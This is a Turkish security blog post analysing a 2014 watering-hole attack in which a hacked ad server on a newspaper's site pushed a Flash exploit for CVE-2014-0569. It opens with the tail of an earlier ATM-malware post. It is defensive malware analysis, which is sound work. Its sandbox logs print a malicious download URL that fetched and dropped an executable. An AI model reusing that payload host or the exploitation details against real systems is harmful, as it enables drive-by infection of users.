Bu zararlı yazılıma karşı çözüm olarak ATM üzerinde disk şifreleme, fiziksel erişimde ve bağlantı noktalarında iş akışını dahi etkileyebilecek düzeyde radikal kısıtlamalar düşünülebilir.

Kısıtlı zaman ve teknik imkanlar dahilinde (eksikler veya hatalar olabilir) gerçekleştirdiğim bu analizin, Tyupkin'e karşı verilen mücadeleye katkısı olması dileğiyle bir sonraki yazıda görüşmek üzere herkese güvenli günler dilerim.

## Su Kaynağı Saldırısı

Source: <https://www.mertsarica.com/su-kaynagi-saldirisi/>

By M.S on January 2nd, 2015

Watering Hole, Türkçe meali ile su kaynağı [saldırısına](#) kurak Afrika'da sıkılıkla rastlanmaktadır. Susuzluğunu gidermek için su kaynağına giden hayvanların bir kısmı, bu su kaynağının ev sahipliği yapan timsahlar tarafından karşılaşmaktadır. Pek misafirperver olan bu timsahların karınlarını doyurmak için tembel tembel suyun altında beklemek dışında başka bir şey yapmalarına gerek yoktur çünkü er ya da geç, susuzluğa yenik düşen hayvanlar, tipi tipi su kaynağına gidecek ve suyun altında gizlenen uyuşuk ama akıllı timsahların saldıruları sonucunda öğle yemeği olmaktan kurtulamayacaklardır.

İnternette gerçekleşen su kaynağı saldırılarının da Afrika'da gerçekleşenlerden pek bir farkı yoktur. Susayan hayvanların er ya da geç su kaynağına gitmesi gibi canı sıkılan, gündemi takip etmek isteyen çok sayıda kullanıcının da gün içinde haber, alışveriş, eğlence, magazin sitelerini ziyaret ettiğini bilen art niyetli kişiler, bu siteleri veya bu sitelerin içerik aldığı diğer siteleri/sistemleri (misal reklam siteleri, [cdn](#) vs.) hackleyerek, uyuşuk ama akıllı timsahlar gibi kurbanlarının, ayaklarına gelmelerini beklemektedirler. Hackledikleri sitelere zararlı kodlar yükleyen art niyetli kişiler, bu siteleri ziyaret eden kullanıcıların internet tarayıcılarında ve/veya eklentilerinde bulunan olası zayıflıkları (yaması geçilmemiş internet tarayıcısı, flash player, java vb.) istismar ederek bu kullanıcılarının sistemlerine zararlı yazılım yüklemektedirler.

*Reklam olarak nitelendirilebilecek yazılar yazmamaya özen gösteren biri olarak, yazının devamında Fireeye NX cihazından bahsetmemin sebebinin, cihazın teknik olarak bu yazıya olan olumlu katkısı olduğunu belirtmek isterim.*

Elinin altında Fireeye NX gibi kum havuzu analizinden faydalananak ağ üzerinden zararlı yazılım tespiti yapabilen cihazı olanlar, 27 Kasım tarihinde [Sözcü Gazetesi](#) kaynaklı bir alarma karşılaşımlardır. Fireeye NX cihazı tarafından üretilen PCAP trafik dosyası ve analiz raporu incelendiğinde, Sözcü Gazetesi'nin web sitesinde yer alan reklam içeriğinin çekildiği bir sitenin (static.adhood.com/passbacks/sozcu\_east/sozcu\_east\_passback\_728x90.html) hacklendiği anlaşılmaktadır. Analiz raporunda yer alan Macromed\Flash

\Flash32\_12\_0\_0\_77.ocx bilgisi sayesinde, istismar kodunun Flash Player yazılımı ile ilgili olduğu ve zafiyet barındıran Flash Player yazılımı istismar edildiğinde de, kullanıcıyı <http://82.146.32.54/noadboa2/load.php> adresine yönlendirildiği anlaşılıyordu.

URL	Occurred	Content Type	URL	Occurred	Content Type
static.adhood.com/passbacks/soscu_east/soscu_east_passback_728x90.html	11/27/14 14:28:42	text/html	optimized-by.rubiconproject.com/a/11252/29746/119642-2.js?4cb=bd-5050546796834665tck_st=ifr+htp3n/app.pulsevr.adhood.com/token430v1#30v1#26sync3D1#26div4301#26member43082400426xmemid1097042426widhe30728k26height43090#26extra data30thirdpartyurl4253	11/27/14 14:28:44	text/javascript
soscu.com.tr/ads.rubiconproject.com/ad/11252.js	11/27/14 14:28:22	text/html	pixel1.google.com/pixelSync?nid=1wlb=1&hid=1	11/27/14 14:28:45	
tap2cdn.rubiconproject.com/partner/scripts/rubicon/emily.htm?rtth_sxt=1pc=11252/29746&geo=eu&co=tr	11/27/14 14:28:35	text/html	omg.doubleclick.net/pixel?google_nid=splv4google_push=ANNFL31111rb7C1NKKEDha3v67gkgsfbGAPWvL9	11/27/14 14:28:45	image/png
r.254a.com/r_match	11/27/14 14:28:35	text/html	cdn.sitescout.edgenuite.net/65500/65427/4573edaa59b4b614.swf?clicktag=http%3AA%2F%2Fclickserv.sitescout.com%2F1k%2F%7a%9a&hd1777e13e42%735a03854c69c3ec3%1-2974642%2Fapp.publish.adhood.com%2F42%547718fc4aa7634600df0001%2F%2Fcide ntqj15KRFH6WYxOD3Q0NyNx	11/27/14 14:28:45	application/x-shockwave-flash
pixel.rubiconproject.com/tap.php?v=17329&nid=2867&put=d718ef13-94cd-4d48-bd86-b6356a11&ch&expires=30	11/27/14 14:28:35	image/gif	pixel.rubiconproject.com/tap.php?v=4222&nid=1512&put=e8205449-fd8a-4100-8sh1-39eb12bf321	11/27/14 14:28:46	image/gif
soscu.com.tr/2014/gundem/kilicdaroglundan-ciceke-ozur-dile-660138/	11/27/14 14:28:36	text/html	www.wolverine.com/us/en-US/static/InternationalDealer.mvc.aspx	11/27/14 14:28:46	text/html
app.publisher.adhood.com/token?_v14async1&div=l4member=824&channel=9704avde728&height=90&extradata=thirdpartyur1&trackid=http%3A//.http%3A//soscu.com.tr/-10,v15,1024x819,tr,,http%3A//soscu.com.tr/2014/gundem/kilicdaroglundan-ciceke-ozur-dile-66013	11/27/14 14:28:37	text/html	sync.mathtag.com/sync/img?nt=_xid=9	11/27/14 14:28:46	image/gif
ad.360yield.com/dj?p=528767i=w728&h=90&t=-120	11/27/14 14:28:44	text/javascript			


Type	Mode/Class	Details (Path/Message/Protocol/Hostname/Type/ListenPort etc.)	Process ID	Parent ID	File Size																														
Exploitcode		API Name: InternetOpenUrlA Address: 0x032e0272 Params: {0xcc0010, hxxp://82.146.32.54/noadboa2/load.php, NULL, 0, 0, 0x0} Imagepath: C:\Program Files (x86)\Internet Explorer\iexplore.exe DLL Name: wininet.dll	1928																																
		Call Stack:																																	
		<table border="1"> <thead> <tr> <th>Frame No.</th> <th>Instruction Addr.</th> <th>Module Name</th> <th>Symbol Name</th> <th>SD</th> </tr> </thead> <tbody> <tr> <td>3</td> <td>0x032e0272</td> <td></td> <td></td> <td></td> </tr> <tr> <td>4</td> <td>0x00c0010</td> <td></td> <td></td> <td></td> </tr> <tr> <td>5</td> <td>0x032e04e2</td> <td></td> <td></td> <td></td> </tr> </tbody> </table>	Frame No.	Instruction Addr.	Module Name	Symbol Name	SD	3	0x032e0272				4	0x00c0010				5	0x032e04e2																
Frame No.	Instruction Addr.	Module Name	Symbol Name	SD																															
3	0x032e0272																																		
4	0x00c0010																																		
5	0x032e04e2																																		
Network	Http Request	Protocol Type: tcp Destination Port: 8080 IP Address: 10.0.0.2 Imagepath: c:\Program Files (x86)\Internet Explorer\iexplore.exe	1928																																
Network	Http Request	Protocol Type: top Destination Port: 8080 IP Address: 10.0.0.2 Imagepath: c:\Program Files (x86)\Internet Explorer\iexplore.exe	1928																																
Exploitcode		API Name: InternetReadFile Address: 0x32e0272 Params: {0xcc0010, 0x3730000, 28672, 0x32e0415} Imagepath: C:\Program Files (x86)\Internet Explorer\iexplore.exe DLL Name: wininet.dll	1928																																
		Call Stack:																																	
		<table border="1"> <thead> <tr> <th>Frame No.</th> <th>Instruction Addr.</th> <th>Module Name</th> <th>Symbol Name</th> <th>SD</th> </tr> </thead> <tbody> <tr> <td>3</td> <td>0x6a0ea37</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0011c067</td> </tr> <tr> <td>4</td> <td>0x6a0cfcd1</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x001023e1</td> </tr> <tr> <td>5</td> <td>0x6a0f34ca</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0012eafa</td> </tr> <tr> <td>6</td> <td>0x6a0f2d31</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0012e361</td> </tr> <tr> <td>7</td> <td>0x6a0f3a15</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0012f045</td> </tr> </tbody> </table>	Frame No.	Instruction Addr.	Module Name	Symbol Name	SD	3	0x6a0ea37	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0011c067	4	0x6a0cfcd1	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x001023e1	5	0x6a0f34ca	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012eafa	6	0x6a0f2d31	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012e361	7	0x6a0f3a15	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012f045			
Frame No.	Instruction Addr.	Module Name	Symbol Name	SD																															
3	0x6a0ea37	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0011c067																															
4	0x6a0cfcd1	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x001023e1																															
5	0x6a0f34ca	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012eafa																															
6	0x6a0f2d31	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012e361																															
7	0x6a0f3a15	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012f045																															
File	Created	C:\Users\Administrator\AppData\Local\Temp\stupst.exe	1928																																
Malicious Alert	Generic Web Anomalous Activity	Message: File created during Web session Detail: File created during Web session																																	
Exploitcode		API Name: InternetCloseHandle Address: 0x032e0272 Params: {0xcc0010} Imagepath: C:\Program Files (x86)\Internet Explorer\iexplore.exe DLL Name: wininet.dll	1928																																
		Call Stack:																																	
		<table border="1"> <thead> <tr> <th>Frame No.</th> <th>Instruction Addr.</th> <th>Module Name</th> <th>Symbol Name</th> <th>SD</th> </tr> </thead> <tbody> <tr> <td>3</td> <td>0x6a0ea37</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0011c067</td> </tr> <tr> <td>4</td> <td>0x6a0cfcd1</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x001023e1</td> </tr> <tr> <td>5</td> <td>0x6a0f34ca</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0012eafa</td> </tr> <tr> <td>6</td> <td>0x6a0f2d31</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0012e361</td> </tr> <tr> <td>7</td> <td>0x6a0f3a15</td> <td>C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx</td> <td>IAKModule_IAKKernel_UnloadModule</td> <td>0x0012f045</td> </tr> </tbody> </table>	Frame No.	Instruction Addr.	Module Name	Symbol Name	SD	3	0x6a0ea37	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0011c067	4	0x6a0cfcd1	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x001023e1	5	0x6a0f34ca	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012eafa	6	0x6a0f2d31	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012e361	7	0x6a0f3a15	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012f045			
Frame No.	Instruction Addr.	Module Name	Symbol Name	SD																															
3	0x6a0ea37	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0011c067																															
4	0x6a0cfcd1	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x001023e1																															
5	0x6a0f34ca	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012eafa																															
6	0x6a0f2d31	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012e361																															
7	0x6a0f3a15	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAKModule_IAKKernel_UnloadModule	0x0012f045																															

Bunun üzerine analiz raporunda yer alan SWF uzantılı [Flash Player](#) dosyasını incelemeye ve bunun hangi zafiyeti istismar ettiğini öğrenmeye karar verdim. İlk iş olarak Fireeye tarafından bu trafiğe özel olarak üretilen PCAP dosyasını Wireshark ile açtım. Ardından bu dosyadan çıkardığım (File -> Export Objects -> HTTP) SWF dosyasını 440998.swf adı altında diske kaydettim.


Wireshark: HTTP object list						
Packet num	Hostname	Content Type	Size	Filename		
1446	cm.g.doubleclick.net	image/png	170 bytes	pixel?google_nid=aplv&google_push=AHNF13lS1irDp7oC1NHZDb3vw6TgEefs8dAFHvL9w		
1449	referer.disqus.com	application/javascript	40 bytes	event.js?thread_slug=kicdaroglundan_cicek8217e_ozur_dile&user_type=anon&referrer=http%3A%2F%2Fsozcu.com.tr%2F2014%2Fgundem%		
1464	cm.g.doubleclick.net	image/png	170 bytes	pixel?google_nid=aplv&google_push=AHNF13lS1irDp7oC1NHZDb3vw6TgEefs8dAFHvL9w		
1466	node-nl-aash6u.sitescout.com	image/gif	43 bytes	aid:547718fc4aa7634600df0001;c:8EA453DE6538FA82;s:6bdb00c88686993;b:cid:157145;ts:1417091324613		
1543	cdn1sitescout.edgesuite.net	application/x-shockwave-flash	59 kB	4573e4ae59b4b614.swf?clickTag=http%3A%2F%2Fclickserv.sitescout.com%2Fclk%2Fa79a3d0177e143e%2F735a03854cf9c3ec%2F1-29746%		

İşi gereği güvenlik testleri veya zararlı yazılım analizi ile ilgilenenler veya hobi olarak merak duyanlar, SWF dosyasının Flash Player sanal makinesi tarafından, çalışma esnasında derlenen bir baytoddan (interpreted) olduğunu, bu nedenle SWF dosyasının [Sothink SWF Decompiler](#), [Flash Decompiler Trillix](#) gibi ücretli ve [JPEXS Flash Decompiler](#) gibi ücretsiz araçlar ile kaynak koduna çevirebildiğini biliyorlardır.


*Her ne kadar kaynak koduna çevirme işlemi, statik kod analizi için yapılmıyor olsa da, Sothink SWF Decompiler gibi araçlar, bayt kodunu kaynak koduna çevirdikten hemen sonra bu SWF dosyalarını da çalıştırıldıkları için sanal makinede yapılmayan bu kaynak koduna çevirme işlemi, sisteminizde istismar kodunun çalışmasına sebep olabilir bu nedenle çok ama çok dikkatli olmanız gerekmektedir!*



Flash Decompiler Trillix ile kaynak koduna çevirme işlemi başarısızlıkla sonuçlandıktan sonra Sothink SWF Decompiler aracı ile SWF dosyasını kaynak koduna çevirip, kodu incelediğimde herhangi bir zararlı koda rastlayamadım.



Ücretli kaynak koda çeviri yazılımların çuvalladığı noktada JPEXS Flash Decompiler aracına bir şans vermek istedim. SWF dosyasını bu araçla açtığımda, BinaryData kısmında başka bir SWF dosyası daha olduğunu gördüm. Bunu da açıp içine baktığımda ise bunun [DOSWF](#) isimli bir araç ile şifrelendiği ve gizlendiğini gördüm.



440998.swf isimli dosyayı [VirusTotal](#) sitesine yüklediğimde, 55 tane Antivirüs yazılımindan sadece 2 tanesinin bunu zararlı yazılım olarak tespit edebiliyordu. VirusTotal analiz raporunun File detail bölümünde, bu SWF dosyasının DOSWF programı ile gizlendiği, şifrelendiği ve DOSWF programının Username:zlaszloflash@yandex.ru.fr adına lisanslı olduğunu gördüm. "zlaszloflash@yandex.ru.fr" e-posta adresini Google'da arattığımda bu defa başka bir [VirusTotal analiz raporu](#) ile daha karşılaştım ve bu analizin yorumlar (comments) kısmında burada kullanılan istismar kodunun CVE-2014-0569 zafiyetini istismar ettiğini bilgisine yer verilmişti.

Screenshot of a browser window showing the VirusTotal analysis page for file cb3af4fa5affcf031948f6f2793da99aaef759a978f72c500d442abf8591f366d/analysis/1417592493/

The page displays the following information:

- File Details:**
  - SHA256: cb3af4fa5affcf031948f6f2793da99aaef759a978f72c500d442abf8591f366d
  - File name: 440998.swf
  - Detection ratio: 2 / 55
  - Analysis date: 2014-12-03 07:41:33 UTC (1 week, 2 days ago) [View latest](#)
- Antivirus Scan Results:**

Antivirus	Result	Update
McAfee-GW-Edition	BehavesLike Flash Exploit.n	20141202
Norman	Exploit.ANS	20141203
ALYac	✓	20141203
AVG	✓	20141203
AVWare	✓	20141121
Ad-Aware	✓	20141203
AegisLab	✓	20141203
Agnitum	✓	20141201
AhnLab-V3	✓	20141202
- File Attributes:**
  - Duration: 0.033 seconds
  - File attributes: HasMetadata, ActionScript3, UseNetwork
  - Unrecognized SWF tags: 2
  - Total SWF tags: 16
- ActionScript 3 Packages:**
  - flash.accessibility
  - flash.display
  - flash.events
  - flash.geom
  - flash.net
  - flash.system
  - flash.utils
  - mx.core
  - mx.events
  - mx.utils
- SWF metadata:**

```
<![CDATA[<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description rdf:about="flash swf encrypt" xmlns:dc="http://purl.org/dc/elements/1.1/"><dc:title>Encrypted by DoSwf</dc:title><dc:description>Version:2.3.0</dc:description><dc:creator>Username:zlaszloflash@yandex.ru.fr</dc:creator><dc:source>Index:http://www.doswf.com</dc:source><dc:subject>Author:http://www.laan.cn</dc:subject></rdf:Description></rdf:RDF>]]>
```

https://www.virustotal.com/en/file/7e090689ec8bf8cee855e7a29044129f817d97d4e21427d49d0c6401aca7597e/analysis/

Community Statistics Documentation FAQ About English Join our community Sign in

# virus total

SHA256: 7e090689ec8bf8cee855e7a29044129f817d97d4e21427d49d0c6401aca7597e

File name: af0b4ffad0dfc564251e9ba6312255d7.swf

Detection ratio: 1 / 53

Analysis date: 2014-11-18 15:18:54 UTC (3 weeks, 3 days ago)



[Analysis](#) [File detail](#) [Additional information](#) [Comments 1](#) [Votes](#)

 CVE-2014-0569 tied to Flash EK hosted on AdXpansion

Posted 3 weeks, 3 days ago by Kafeine

You have not signed in. Only registered users can leave comments, sign in and have a voice!

[Sign in](#) [Join the community](#)

[Blog](#) | [Twitter](#) | [contact@virustotal.com](mailto:contact@virustotal.com) | [Google groups](#) | [ToS](#) | [Privacy policy](#)

ZDI'in web sitesinde, [CVE-2014-0569](#) zafiyetinin casi32 fonksiyonu ile ilgili olduğu bilgisine yer verilmiştir. JPEXS aracı ile SWF dosyasının baytkodunu incelediğimde, bu istismar kodunun casi32 fonksiyonunda bulunan tamsayı taşıması (integer overflow) zafiyetini istismar ettiğini gördüm.

www.zerodayinitiative.com/advisories/ZDI-14-365/

TippingPoint Zero Day Initiative

 ZERO DAY INITIATIVE

**Adobe Flash Player casi32 Integer Overflow Remote Code Execution Vulnerability**

**ZDI-14-365:** October 14th, 2014

**CVE ID**

CVE-2014-0569

**CVSS Score**

6.8, (AV:N/AC:M/Au:N/C:P/I:P/A:P)

**Affected Vendors**

Adobe

**Affected Products**

Flash Player

**Vulnerability Details**

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Adobe Flash Player. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the implementation of casi32. The issue lies in the failure to properly sanitize a user-supplied length value with a specific array implementation. An attacker can leverage this vulnerability to execute code within the context of the current process.

